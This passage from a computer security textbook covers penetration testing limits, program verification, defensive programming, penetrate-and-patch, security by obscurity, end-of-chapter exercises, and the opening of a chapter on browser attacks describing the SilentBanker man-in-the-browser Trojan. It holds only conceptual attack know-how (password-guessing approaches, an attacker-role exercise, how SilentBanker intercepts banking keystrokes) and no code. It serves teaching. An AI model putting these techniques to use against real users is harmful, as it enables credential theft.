In the same way, an operating system that fails a penetration test is known to have faults, but a system that does not fail is not guaranteed to be fault-free. All we can say is that the system is likely to be free only from the types of faults checked by the tests exercised on it. Nevertheless, penetration testing is useful and often finds faults that might have been overlooked by other forms of testing.

A system that fails penetration testing is known to have faults; one that passes is known only not to have the faults tested for.

One possible reason for the success of penetration testing is its use under real-life conditions. Users often exercise a system in ways that its designers never anticipated or intended. So penetration testers can exploit this real-life environment and knowledge to make certain kinds of problems visible.

Penetration testing is popular with the commercial community that thinks skilled hackers will test (attack) a site and find all its problems in days, if not hours. But finding flaws in complex code can take weeks if not months, so there is no guarantee that penetration testing will be effective.

Indeed, the original military “red teams” convened to test security in software systems were involved in 4- to 6-month exercises—a very long time to find a flaw. Anderson et al. [[AND04](#)] elaborate on this limitation of penetration testing. To find one flaw in a space of 1 million inputs may require testing all 1 million possibilities; unless the space is reasonably limited, the time needed to perform this search is prohibitive. To test the testers, Paul Karger and Roger Schell inserted a security fault in the painstakingly designed and developed Multics system, to see if the test teams would find it. Even after Karger and Schell informed testers that they had inserted a piece of malicious code in a system, the testers were unable to find it [[KAR02](#)]. Penetration testing is not a magic technique for finding needles in haystacks.

Proofs of Program Correctness

A security specialist wants to be certain that a given program computes a particular result, computes it correctly, and does nothing beyond what it is supposed to do. Unfortunately, results in computer science theory indicate that we cannot know with certainty that two programs do exactly the same thing. That is, there can be no general procedure which, given any two programs, determines if the two are equivalent. This difficulty results from the “halting problem,” which states that there can never be a general technique to determine whether an arbitrary program will halt when processing an arbitrary input. (See [[PFL85](#)] for a discussion.)

In spite of this disappointing general result, a technique called **program verification** can demonstrate formally the “correctness” of certain specific programs. Program verification involves making initial assertions about the program’s inputs and then checking to see if the desired output is generated. Each program statement is translated into a logical description about its contribution to the logical flow of the program. Then, the terminal statement of the program is associated with the desired output. By applying a logic analyzer, we can prove that the initial assumptions, plus the implications of the program statements, produce the terminal condition. In this way, we can show that a particular program achieves its goal. [Sidebar 3-13](#) presents the case for appropriate use of formal proof techniques.

Proving program correctness, although desirable and useful, is hindered by several factors. (For more details see [[PFL94](#)].)

- Correctness proofs depend on a programmer’s or logician’s ability to translate a program’s statements into logical implications. Just as programming is prone to errors, so also is this translation.

- Deriving the correctness proof from the initial assertions and the implications of statements is difficult, and the logical engine to generate proofs runs slowly. The speed of the engine degrades as the size of the program increases, so proofs of correctness become less appropriate as program size increases.
-

Sidebar 3-13 Formal Methods Can Catch Difficult-to-See Problems

Formal methods are sometimes used to check various aspects of secure systems. There is some disagreement about just what constitutes a formal method, but there is general agreement that every formal method involves the use of mathematically precise specification and design notations. In its purest form, development based on formal methods involves refinement and proof of correctness at each stage in the life cycle. But all formal methods are not created equal.

Shari Lawrence Pfleeger and Les Hatton [[PFL97a](#)] examined the effects of formal methods on the quality of the resulting software. They point out that, for some organizations, the changes in software development practices needed to support such techniques can be revolutionary. That is, there is not always a simple migration path from current practice to inclusion of formal methods. That's because the effective use of formal methods can require a radical change right at the beginning of the traditional software life cycle: how we capture and record customer requirements. Thus, the stakes in this area can be particularly high. For this reason, compelling evidence of the effectiveness of formal methods is highly desirable.

Susan Gerhart et al. [[GER94](#)] point out:

There is no simple answer to the question: do formal methods pay off? Our cases provide a wealth of data but only scratch the surface of information available to address these questions. All cases involve so many interwoven factors that it is impossible to allocate payoff from formal methods versus other factors, such as quality of people or effects of other methodologies. Even where data was collected, it was difficult to interpret the results across the background of the organization and the various factors surrounding the application.

Indeed, Pfleeger and Hatton compare two similar systems: one system developed with formal methods and one not. The former has higher quality than the latter, but other possibilities explain this difference in quality, including that of careful attention to the requirements and design.

- As Marv Schaefer [[SCH89a](#)] points out, too often people focus so much on the formalism and on deriving a formal proof that they ignore the underlying security properties to be ensured.
- The current state of program verification is less well developed than code production. As a result, correctness proofs have not been consistently and successfully applied to large production systems.

Program verification systems are being improved constantly. Larger programs are being verified in less time than before. Gerhart [[GER89](#)] succinctly describes the advantages and disadvantages of using formal methods, including proof of correctness. As program

verification continues to mature, it may become a more important control to ensure the security of programs.

Validation

Formal verification is a particular instance of the more general approach to assuring correctness. There are many ways to show that each of a system's functions works correctly. **Validation** is the counterpart to verification, assuring that the system developers have implemented all requirements. Thus, validation makes sure that the developer is building the right product (according to the specification), and verification checks the quality of the implementation. For more details on validation in software engineering, see Shari Lawrence Pfleeger and Joanne Atlee [[PFL10](#)].

A program can be validated in several different ways:

- *Requirements checking.* One technique is to cross-check each system requirement with the system's source code or execution-time behavior. The goal is to demonstrate that the system does each thing listed in the functional requirements. This process is a narrow one, in the sense that it demonstrates only that the system does everything it should do. As we have pointed out, in security, we are equally concerned about prevention: making sure the system does *not* do the things it is not supposed to do. Requirements-checking seldom addresses this aspect of requirements compliance.
- *Design and code reviews.* As described earlier in this chapter, design and code reviews usually address system correctness (that is, verification). But a review can also address requirements implementation. To support validation, the reviewers scrutinize the design or the code to assure traceability from each requirement to design and code components, noting problems along the way (including faults, incorrect assumptions, incomplete or inconsistent behavior, or faulty logic). The success of this process depends on the rigor of the review.
- *System testing.* The programmers or an independent test team select data to check the system. These test data can be organized much like acceptance testing, so behaviors and data expected from reading the requirements document can be confirmed in the actual running of the system. The checking is done methodically to ensure completeness.

Other authors, notably James Whittaker and Herbert Thompson [[WHI03a](#)], Michael Andrews and James Whittaker [[AND06](#)], and Paco Hope and Ben Walther [[HOP08](#)], have described security-testing approaches.

Defensive Programming

The aphorism “offense sells tickets; defense wins championships” has been attributed to legendary University of Alabama football coach Paul “Bear” Bryant, Jr., Minnesota high school basketball coach Dave Thorson, and others. Regardless of its origin, the aphorism has a certain relevance to computer security as well. As we have already shown, the world is generally hostile: Defenders have to counter all possible attacks, whereas attackers have only to find one weakness to exploit. Thus, a strong defense is not only helpful, it is essential.

Program designers and implementers need not only write correct code but must also anticipate what could go wrong. As we pointed out earlier in this chapter, a program expecting a date as an input must also be able to handle incorrectly formed inputs such as 31-Nov-1929 and 42-Mpb-2030. Kinds of incorrect inputs include

- *value inappropriate for data type*, such as letters in a numeric field or M for a true/false item
- *value out of range for given use*, such as a negative value for age or the date 30 February
- *value unreasonable*, such as 250 kilograms of salt in a recipe
- *value out of scale or proportion*, for example, a house description with 4 bedrooms and 300 bathrooms.
- *incorrect number of parameters*, because the system does not always protect a program from this fault
- *incorrect order of parameters*, for example, a routine that expects age, sex, date, but the calling program provides sex, age, date

Program designers must not only write correct code but must also anticipate what could go wrong.

As Microsoft says, secure software must be able to withstand attack itself:

Software security is different. It is the property of software that allows it to continue to operate as expected even when under attack. Software security is not a specific library or function call, nor is it an add-on that magically transforms existing code. It is the holistic result of a thoughtful approach applied by all stakeholders throughout the software development life cycle.

[[MIC10a](#)]

Trustworthy Computing Initiative

Microsoft had a serious problem with code quality in 2002. Flaws in its products appeared frequently, and it released patches as quickly as it could. But the sporadic nature of patch releases confused users and made the problem seem worse than it was.

The public relations problem became so large that Microsoft President Bill Gates ordered a total code development shutdown and a top-to-bottom analysis of security and coding practices. The analysis and progress plan became known as the Trusted Computing Initiative. In this effort all developers underwent security training, and secure software development practices were instituted throughout the company.

The effort seemed to have met its goal: The number of code patches went down dramatically, to a level of two to three critical security patches per month.

Design by Contract

The technique known as **design by contract**[™] (a trademark of Eiffel Software) or **programming by contract** can assist us in identifying potential sources of error. The trademarked form of this technique involves a formal program development approach, but

more widely, these terms refer to documenting for each program module its preconditions, postconditions, and invariants. Preconditions and postconditions are conditions necessary (expected, required, or enforced) to be true before the module begins and after it ends, respectively; invariants are conditions necessary to be true throughout the module's execution. Effectively, each module comes with a contract: It expects the preconditions to have been met, and it agrees to meet the postconditions. By having been explicitly documented, the program can check these conditions on entry and exit, as a way of defending against other modules that do not fulfill the terms of their contracts or whose contracts contradict the conditions of this module. Another way of achieving this effect is by using **assertions**, which are explicit statements about modules. Two examples of assertions are “this module accepts as input *age*, expected to be between 0 and 150 years” and “input *length* measured in meters, to be an unsigned integer between 10 and 20.” These assertions are notices to other modules with which this module interacts and conditions this module can verify.

The calling program must provide correct input, but the called program must not compound errors if the input is incorrect. On sensing a problem, the program can either halt or continue. Simply halting (that is, terminating the entire thread of execution) is usually a catastrophic response to seriously and irreparably flawed data, but continuing is possible only if execution will not allow the effect of the error to expand. The programmer needs to decide on the most appropriate way to handle an error detected by a check in the program's code. The programmer of the called routine has several options for action in the event of incorrect input:

- *Stop*, or signal an error condition and return.
- *Generate an error message* and wait for user action.
- *Generate an error message* and reinvoke the calling routine from the top (appropriate if that action forces the user to enter a value for the faulty field).
- *Try to correct it* if the error is obvious (although this choice should be taken only if there is only one possible correction).
- *Continue, with a default or nominal value*, or *continue computation without the erroneous value*, for example, if a mortality prediction depends on age, sex, amount of physical activity, and history of smoking, on receiving an inconclusive value for sex, the system could compute results for both male and female and report both.
- *Do nothing*, if the error is minor, superficial, and is certain not to cause further harm.

For more guidance on defensive programming, consult Pfleeger et al. [[PFL02](#)].

In this section we presented several characteristics of good, secure software. Of course, a programmer can write secure code that has none of these characteristics, and faulty software can exhibit all of them. These qualities are not magic; they cannot turn bad code into good. Rather, they are properties that many examples of good code reflect and practices that good code developers use; the properties are not a cause of good code but are paradigms that tend to go along with it. Following these principles affects the mindset of a designer or developer, encouraging a focus on quality and security; this attention is

ultimately good for the resulting product.

Countermeasures that Don't Work

Unfortunately, a lot of good or good-sounding ideas turn out to be not so good on further reflection. Worse, humans have a tendency to fix on ideas or opinions, so dislodging a faulty opinion is often more difficult than concluding the opinion the first time.

In the security field, several myths remain, no matter how forcefully critics denounce or disprove them. The penetrate-and-patch myth is actually two problems: People assume that the way to really test a computer system is to have a crack team of brilliant penetration magicians come in, try to make it behave insecurely and if they fail (that is, if no faults are exposed) pronounce the system good.

The second myth we want to debunk is called security by obscurity, the belief that if a programmer just doesn't tell anyone about a secret, nobody will discover it. This myth has about as much value as hiding a key under a door mat.

Finally, we reject an outsider's conjecture that programmers are so smart they can write a program to identify all malicious programs. Sadly, as smart as programmers are, that feat can be proven to be impossible.

Penetrate-and-Patch

Because programmers make mistakes of many kinds, we can never be sure all programs are without flaws. We know of many practices that can be used during software development to lead to high assurance of correctness. Let us start with one technique that seems appealing but in fact does *not* lead to solid code.

Early work in computer security was based on the paradigm of **penetrate-and-patch**, in which analysts searched for and repaired flaws. Often, a top-quality tiger team (so called because of its ferocious dedication to finding flaws) would be convened to test a system's security by attempting to cause it to fail. The test was considered to be a proof of security; if the system withstood the tiger team's attacks, it must be secure, or so the thinking went.

Unfortunately, far too often the attempted proof instead became a process for generating counterexamples, in which not just one but several serious security problems were uncovered. The problem discovery in turn led to a rapid effort to "patch" the system to repair or restore the security. However, the patch efforts were largely useless, generally making the system *less* secure, rather than more, because they frequently introduced new faults even as they tried to correct old ones. (For more discussion on the futility of penetrating and patching, see Roger Schell's analysis in [[SCH79](#)].) There are at least four reasons why penetrate-and-patch is a misguided strategy.

- The pressure to repair a specific problem encourages developers to take a narrow focus on the fault itself and not on its context. In particular, the analysts often pay attention to the immediate cause of the failure and not to the underlying design or requirements faults.
- The fault often has nonobvious side effects in places other than the immediate area of the fault. For example, the faulty code might have created and never

released a buffer that was then used by unrelated code elsewhere. The corrected version releases that buffer. However, code elsewhere now fails because it needs the buffer left around by the faulty code, but the buffer is no longer present in the corrected version.

- Fixing one problem often causes a failure somewhere else. The patch may have addressed the problem in only one place, not in other related places. Routine A is called by B, C, and D, but the maintenance developer knows only of the failure when B calls A. The problem appears to be in that interface, so the developer patches B and A to fix the issue, tests, B, A, and B and A together with inputs that invoke the B–A interaction. All appear to work. Only much later does another failure surface, that is traced to the C–A interface. A different programmer, unaware of B and D, addresses the problem in the C–A interface that, not surprisingly generates latent faults. In maintenance, few people see the big picture, especially not when working under time pressure.
- The fault cannot be fixed properly because system functionality or performance would suffer as a consequence. Only some instances of the fault may be fixed or the damage may be reduced but not prevented.

Penetrate-and-patch fails because it is hurried, misses the context of the fault, and focuses on one failure, not the complete system.

In some people's minds penetration testers are geniuses who can find flaws mere mortals cannot see; therefore, if code passes review by such a genius, it must be perfect. Good testers certainly have a depth and breadth of experience that lets them think quickly of potential weaknesses, such as similar flaws they have seen before. This wisdom of experience—useful as it is—is no guarantee of correctness.

People outside the professional security community still find it appealing to find and fix security problems as single aberrations. However, security professionals recommend a more structured and careful approach to developing secure code.

Security by Obscurity

Computer security experts use the term **security by** or **through obscurity** to describe the ineffective countermeasure of assuming the attacker will not find a vulnerability. Security by obscurity is the belief that a system can be secure as long as nobody outside its implementation group is told anything about its internal mechanisms. Hiding account passwords in binary files or scripts with the presumption that nobody will ever find them is a prime case. Another example of faulty obscurity is described in [Sidebar 3-14](#), in which deleted text is not truly deleted. System owners assume an attacker will never guess, find, or deduce anything not revealed openly. Think, for example, of the dialer program described earlier in this chapter. The developer of that utility might have thought that hiding the 100-digit limitation would keep it from being found or used. Obviously that assumption was wrong.

Things meant to stay hidden seldom do. Attackers find and exploit many hidden things.

Sidebar 3-14 Hidden, But Not Forgotten

When is something gone? When you press the delete key, it goes away, right? Wrong.

By now you know that deleted files are not really deleted; they are moved to the recycle bin. Deleted mail messages go to the trash folder. And temporary Internet pages hang around for a few days in a history folder waiting for repeated interest. But you expect keystrokes to disappear with the delete key.

Microsoft Word saves all changes and comments since a document was created. Suppose you and a colleague collaborate on a document, you refer to someone else's work, and your colleague inserts the comment "this research is rubbish." You concur, so you delete the reference and your colleague's comment. Then you submit the paper to a journal for review and, as luck would have it, your paper is sent to the author whose work you disparaged. Then the reviewer happens to turn on change marking and finds not just the deleted reference but also your colleague's deleted comment. (See [BYE04].) If you really wanted to remove that text, you should have used the Microsoft Hidden Data Removal Tool. (Of course, inspecting the file with a binary editor is the only way you can be sure the offending text is truly gone.)

The Adobe PDF document format is a simpler format intended to provide a platform-independent way to display (and print) documents. Some people convert a Word document to PDF to eliminate hidden sensitive data. That does remove the change-tracking data. But it preserves even invisible output. Some people create a white box to paste over data to be hidden, for example, to cut out part of a map or hide a profit column in a table. When you print the file, the box hides your sensitive information. But the PDF format preserves all layers in a document, so your recipient can effectively peel off the white box to reveal the hidden content. The NSA issued a report detailing steps to ensure that deletions are truly deleted [NSA05].

Or if you want to show that something *was* there and has been deleted, you can do that with the Microsoft Redaction Tool, which, presumably, deletes the underlying text and replaces it with a thick black line.

Auguste Kerckhoffs, a Dutch cryptologist of the 19th century, laid out several principles of solid cryptographic systems [KER83]. His second principle³ applies to security of computer systems, as well:

The system must not depend on secrecy, and security should not suffer if the system falls into enemy hands.

³. "Il faut qu'il n'exige pas le secret, et qu'il puisse sans inconvénient tomber entre les mains de l'ennemi."

Note that Kerckhoffs did not advise giving the enemy the system, but rather he said that if the enemy should happen to obtain it by whatever means, security should not fail. There is no need to give the enemy an even break; just be sure that when (not if) the enemy learns of the security mechanism, that knowledge will not harm security. Johansson and

Grimes [[JOH08a](#)] discuss the fallacy of security by obscurity in greater detail.

The term **work factor** means the amount of effort necessary for an adversary to defeat a security control. In some cases, such as password guessing, we can estimate the work factor by determining how much time it would take to test a single password, and multiplying by the total number of possible passwords. If the attacker can take a shortcut, for example, if the attacker knows the password begins with an uppercase letter, the work factor is reduced correspondingly. If the amount of effort is prohibitively high, for example, if it would take over a century to deduce a password, we can conclude that the security mechanism is adequate. (Note that some materials, such as diplomatic messages, may be so sensitive that even after a century they should not be revealed, and so we would need to find a protection mechanism strong enough that it had a longer work factor.)

We cannot assume the attacker will take the slowest route for defeating security; in fact, we have to assume a dedicated attacker will take whatever approach seems to be fastest. So, in the case of passwords, the attacker might have several approaches:

- Try all passwords, exhaustively enumerating them in some order, for example, shortest to longest.
- Guess common passwords.
- Watch as someone types a password.
- Bribe someone to divulge the password.
- Intercept the password between its being typed and used (as was done at Churchill High School).
- Pretend to have forgotten the password and guess the answers to the supposedly secret recovery.
- Override the password request in the application.

If we did a simple work factor calculation on passwords, we might conclude that it would take x time units times y passwords, for a work factor of $x*y/2$ assuming, on average, half the passwords have to be tried to guess the correct one. But if the attacker uses any but the first technique, the time could be significantly different. Thus, in determining work factor, we have to assume the attacker uses the easiest way possible, which might take minutes, not decades.

Security by obscurity is a faulty countermeasure because it assumes the attacker will always take the hard approach and never the easy one. Attackers are lazy, like most of us; they will find the labor-saving way if it exists. And that way may involve looking under the doormat to find a key instead of battering down the door. We remind you in later chapters when a countermeasure may be an instance of security by obscurity.

A Perfect Good–Bad Code Separator

Programs can send a man to the moon, restart a failing heart, and defeat a former champion of the television program Jeopardy. Surely they can separate good programs from bad, can't they? Unfortunately, not.

First, we have to be careful what we mean when we say a program is good. (We use the simple terms good and bad instead of even more nuanced terms such as secure, safe, or

nonmalicious.) As [Sidebar 3-11](#) explains, every program has side effects: It uses memory, activates certain machine hardware, takes a particular amount of time, not to mention additional activities such as reordering a list or even presenting an output in a particular color. We may see but not notice some of these. If a designer prescribes that output is to be presented in a particular shade of red, we can check that the program actually does that. However, in most cases, the output color is unspecified, so the designer or a tester cannot say a program is nonconforming or bad if the output appears in red instead of black. But if we cannot even decide whether such an effect is acceptable or not, how can a program do that? And the hidden effects (computes for 0.379 microseconds, uses register 2 but not register 4) are even worse to think about judging. Thus, we cannot now, and probably will never be able to, define precisely what we mean by good or bad well enough that a computer program could reliably judge whether other programs are good or bad.

Even if we could define “good” satisfactorily, a fundamental limitation of logic will get in our way. Although well beyond the scope of this book, the field of decidability or computability looks at whether some things can ever be programmed, not just today or using today’s languages and machinery, but ever. The crux of computability is the so-called **halting problem**, which asks whether a computer program stops execution or runs forever. We can certainly answer that question for many programs. But the British mathematician Alan Turing⁴ proved in 1936 (notably, well before the advent of modern computers) that it is impossible to write a program to solve the halting problem for any possible program and any possible stream of input. Our good program checker would fall into the halting problem trap: If we could identify all good programs we would solve the halting problem, which is provably unsolvable. Thus, we will never have a comprehensive good program checker.

⁴ Alan Turing was also a vital contributor to Britain during World War II when he devised several techniques that succeeded at breaking German encrypted communications.

This negative result does not say we cannot examine certain programs for goodness. We can, in fact, look at some programs and say they are bad, and we can even write code to detect programs that modify protected memory locations or exploit known security vulnerabilities. So, yes, we can detect *some* bad programs, just not all of them.

Conclusion

In this chapter we have surveyed programs and programming: errors programmers make and vulnerabilities attackers exploit. These failings can have serious consequences, as reported almost daily in the news. However, there are techniques to mitigate these shortcomings, as we described at the end of this chapter.

The problems recounted in this chapter form the basis for much of the rest of this book. Programs implement web browsers, website applications, operating systems, network technologies, cloud infrastructures, and mobile devices. A buffer overflow can happen in a spreadsheet program or a network appliance, although the effect is more localized in the former case than the latter. Still, you should keep the problems of this chapter in mind as you continue through the remainder of this book.

In the next chapter we consider the security of the Internet, investigating harm affecting a user. In this chapter we have implicitly focused on individual programs running on one

computer, although we have acknowledged external actors, for example, when we explored transmission of malicious code. [Chapter 4](#) involves both a local user and remote Internet of potential malice.

Exercises

1. Suppose you are a customs inspector. You are responsible for checking suitcases for secret compartments in which bulky items such as jewelry might be hidden. Describe the procedure you would follow to check for these compartments.
2. Your boss hands you a microprocessor and its technical reference manual. You are asked to check for undocumented features of the processor. Because of the number of possibilities, you cannot test every operation code with every combination of operands. Outline the strategy you would use to identify and characterize unpublicized operations.
3. Your boss hands you a computer program and its technical reference manual. You are asked to check for undocumented features of the program. How is this activity similar to the task of the previous exercises? How does it differ? Which is the more feasible? Why?
4. A program is written to compute the sum of the integers from 1 to 10. The programmer, well trained in reusability and maintainability, writes the program so that it computes the sum of the numbers from k to n . However, a team of security specialists scrutinizes the code. The team certifies that this program properly sets k to 1 and n to 10; therefore, the program is certified as being properly restricted in that it always operates on precisely the range 1 to 10. List different ways that this program can be sabotaged so that during execution it computes a different sum, such as 3 to 20.
5. One way to limit the effect of an untrusted program is confinement: controlling what processes have access to the untrusted program and what access the program has to other processes and data. Explain how confinement would apply to the earlier example of the program that computes the sum of the integers 1 to 10.
6. List three controls that could be applied to detect or prevent off-by-one errors.
7. The distinction between a covert storage channel and a covert timing channel is not clearcut. Every timing channel can be transformed into an equivalent storage channel. Explain how this transformation could be done.
8. List the limitations on the amount of information leaked per second through a covert channel in a multiaccess computing system.
9. An electronic mail system could be used to leak information. First, explain how the leakage could occur. Then, identify controls that could be applied to detect or prevent the leakage.
10. Modularity can have a negative as well as a positive effect. A program that is overmodularized performs its operations in very small modules, so a reader has trouble acquiring an overall perspective on what the system is trying to do. That is, although it may be easy to determine what individual modules do and what small

groups of modules do, it is not easy to understand what they do in their entirety as a system. Suggest an approach that can be used during program development to provide this perspective.

11. You are given a program that purportedly manages a list of items through hash coding. The program is supposed to return the location of an item if the item is present or to return the location where the item should be inserted if the item is not in the list. Accompanying the program is a manual describing parameters such as the expected format of items in the table, the table size, and the specific calling sequence. You have only the object code of this program, not the source code. List the cases you would apply to test the correctness of the program's function.

12. You are writing a procedure to add a node to a doubly linked list. The system on which this procedure is to be run is subject to periodic hardware failures. The list your program is to maintain is of great importance. Your program must ensure the integrity of the list, even if the machine fails in the middle of executing your procedure. Supply the individual statements you would use in your procedure to update the list. (Your list should be fewer than a dozen statements long.) Explain the effect of a machine failure after each instruction. Describe how you would revise this procedure so that it would restore the integrity of the basic list after a machine failure.

13. Explain how information in an access log could be used to identify the true identity of an impostor who has acquired unauthorized access to a computing system. Describe several different pieces of information in the log that could be combined to identify the impostor.

14. Several proposals have been made for a processor that could decrypt encrypted data and machine instructions and then execute the instructions on the data. The processor would then encrypt the results. How would such a processor be useful? What are the design requirements for such a processor?

15. Explain in what circumstances penetrate-and-patch is a useful program maintenance strategy.

16. Describe a programming situation in which least privilege is a good strategy to improve security.

17. Explain why genetic diversity is a good principle for secure development. Cite an example of lack of diversity that has had a negative impact on security.

18. Describe how security testing differs from ordinary functionality testing. What are the criteria for passing a security test that differ from functional criteria?

19.

(a) You receive an email message that purports to come from your bank. It asks you to click a link for some reasonable-sounding administrative purpose. How can you verify that the message actually did come from your bank?

(b) Now play the role of an attacker. How could you intercept the message described in part (a) and convert it to your purposes while still making both the bank and the customer think the message is authentic and trustworthy?

20. Open design would seem to favor the attacker, because it certainly opens the implementation and perhaps also the design for the attacker to study. Justify that open design overrides this seeming advantage and actually leads to solid security.

4. The Web—User Side

In this chapter:

- Attacks against browsers
 - Attacks against and from web sites
 - Attacks seeking sensitive data
 - Attacks through email
-

In this chapter we move beyond the general programs of the previous chapter to more specific code that supports user interaction with the Internet. Certainly, Internet code has all the potential problems of general programs, and you should keep malicious code, buffer overflows, and trapdoors in mind as you read this chapter. However, in this chapter we look more specifically at the kinds of security threats and vulnerabilities that Internet access makes possible. Our focus here is on the user or client side: harm that can come to an individual user interacting with Internet locations. Then, in [Chapter 6](#) we look at security networking issues largely outside the user's realm or control, problems such as interception of communications, replay attacks, and denial of service.

We begin this chapter by looking at browsers, the software most users perceive as the gateway to the Internet. As you already know, a browser is software with a relatively simple role: connect to a particular web address, fetch and display content from that address, and transmit data from a user to that address. Security issues for browsers arise from several complications to that simple description, such as these:

- A browser often connects to more than the one address shown in the browser's address bar.
- Fetching data can entail accesses to numerous locations to obtain pictures, audio content, and other linked content.
- Browser software can be malicious or can be corrupted to acquire malicious functionality.
- Popular browsers support add-ins, extra code to add new features to the browser, but these add-ins themselves can include corrupting code.
- Data display involves a rich command set that controls rendering, positioning, motion, layering, and even invisibility.
- The browser can access any data on a user's computer (subject to access control restrictions); generally the browser runs with the same privileges as the user.
- Data transfers to and from the user are invisible, meaning they occur without the user's knowledge or explicit permission.

On a local computer you might constrain a spreadsheet program so it can access files in only certain directories. Photo-editing software can be run offline to ensure that photos are not released to the outside. Users can even inspect the binary or text content of word-

processing files to at least partially confirm that a document does not contain certain text.

Browsers connect users to outside networks, but few users can monitor the actual data transmitted

Unfortunately, none of these limitations are applicable to browsers. By their very nature, browsers interact with the outside network, and for most users and uses, it is infeasible to monitor the destination or content of those network interactions. Many web interactions start at site A but then connect automatically to sites B, C, and D, often without the user's knowledge, much less permission. Worse, once data arrive at site A, the user has no control over what A does.

A browser's effect is immediate and transitory: pressing a key or clicking a link sends a signal, and there is seldom a complete log to show what a browser communicated. In short, browsers are standard, straightforward pieces of software that expose users to significantly greater security threats than most other kinds of software. Not surprisingly, attacking the browser is popular and effective. Not only are browsers a popular target, they present many vulnerabilities for attack, as shown in [Figure 4-1](#), which shows the number of vulnerabilities discovered in the major browsers (Google Chrome, Mozilla Firefox, Microsoft Internet Explorer, Opera, and Safari), as reported by Secunia.




FIGURE 4-1 Number of Vulnerabilities Discovered in Browsers

With this list of potential vulnerabilities involving web sites and browsers, it is no wonder attacks on web users happen with alarming frequency. Notice, also, that when major vendors release patches to code, browsers are often involved. In this chapter we look at security issues for end-users, usually involving browsers or web sites and usually directed maliciously against the user.

4.1 Browser Attacks

Assailants go after a browser to obtain sensitive information, such as account numbers or authentication passwords; to entice the user, for example, using pop-up ads; or to install malware. There are three attack vectors against a browser:

- Go after the operating system so it will impede the browser's correct and secure functioning.
- Tackle the browser or one of its components, add-ons, or plug-ins so its

activity is altered.

- Intercept or modify communication to or from the browser.

We address operating system issues in [Chapter 5](#) and network communications in [Chapter 6](#). We begin this section by looking at vulnerabilities of browsers and ways to prevent such attacks.

Browser Attack Types

Because so many people (some of them relatively naïve or gullible) use them, browsers are inviting to attackers. A paper book is just what it appears; there is no hidden agent that can change the text on a page depending on who is reading. Telephone, television, and radio are pretty much the same: A signal from a central point to a user's device is usually uncorrupted or, if it is changed, the change is often major and easily detected, such as static or a fuzzy image. Thus, people naturally expect the same fidelity from a browser, even though browsers are programmable devices and signals are exposed to subtle modification during communication.

In this section we present several attacks passed through browsers.

Man-in-the-Browser

A **man-in-the-browser** attack is an example of malicious code that has infected a browser. Code inserted into the browser can read, copy, and redistribute anything the user enters in a browser. The threat here is that the attacker will intercept and reuse credentials to access financial accounts and other sensitive data.

Man-in-the-browser: Trojan horse that intercepts data passing through the browser

In January 2008, security researchers led by Liam Omurchu of Symantec detected a new Trojan horse, which they called SilentBanker. This code linked to a victim's browser as an add-on or browser helper object; in some versions it listed itself as a plug-in to display video. As a helper object, it set itself to intercept internal browser calls, including those to receive data from the keyboard, send data to a URL, generate or import a cryptographic key, read a file (including display that file on the screen), or connect to a site; this list includes pretty much everything a browser does.

SilentBanker started with a list of over 400 URLs of popular banks throughout the world. Whenever it saw a user going to one of those sites, it redirected the user's keystrokes through the Trojan horse and recorded customer details that it forwarded to remote computers (presumably controlled by the code's creators).

Banking and other financial transactions are ordinarily protected in transit by an encrypted session, using a protocol named SSL or HTTPS (which we explain in [Chapter 6](#)), and identified by a lock icon on the browser's screen. This protocol means that the user's communications are encrypted during transit. But remember that cryptography, although powerful, can protect only what it can control. Because SilentBanker was embedded within the browser, it intruded into the communication process as shown in [Figure 4-2](#). When the user typed data, the operating system passed the characters to the

browser. But before the browser could encrypt its data to transmit to the bank, SilentBanker intervened, acting as part of the browser. Notice that this timing vulnerability would not have been countered by any of the other security approaches banks use, such as an image that only the customer will recognize or two-factor authentication. Furthermore, the URL in the address bar looked and was authentic, because the browser actually did maintain a connection with the legitimate bank site.

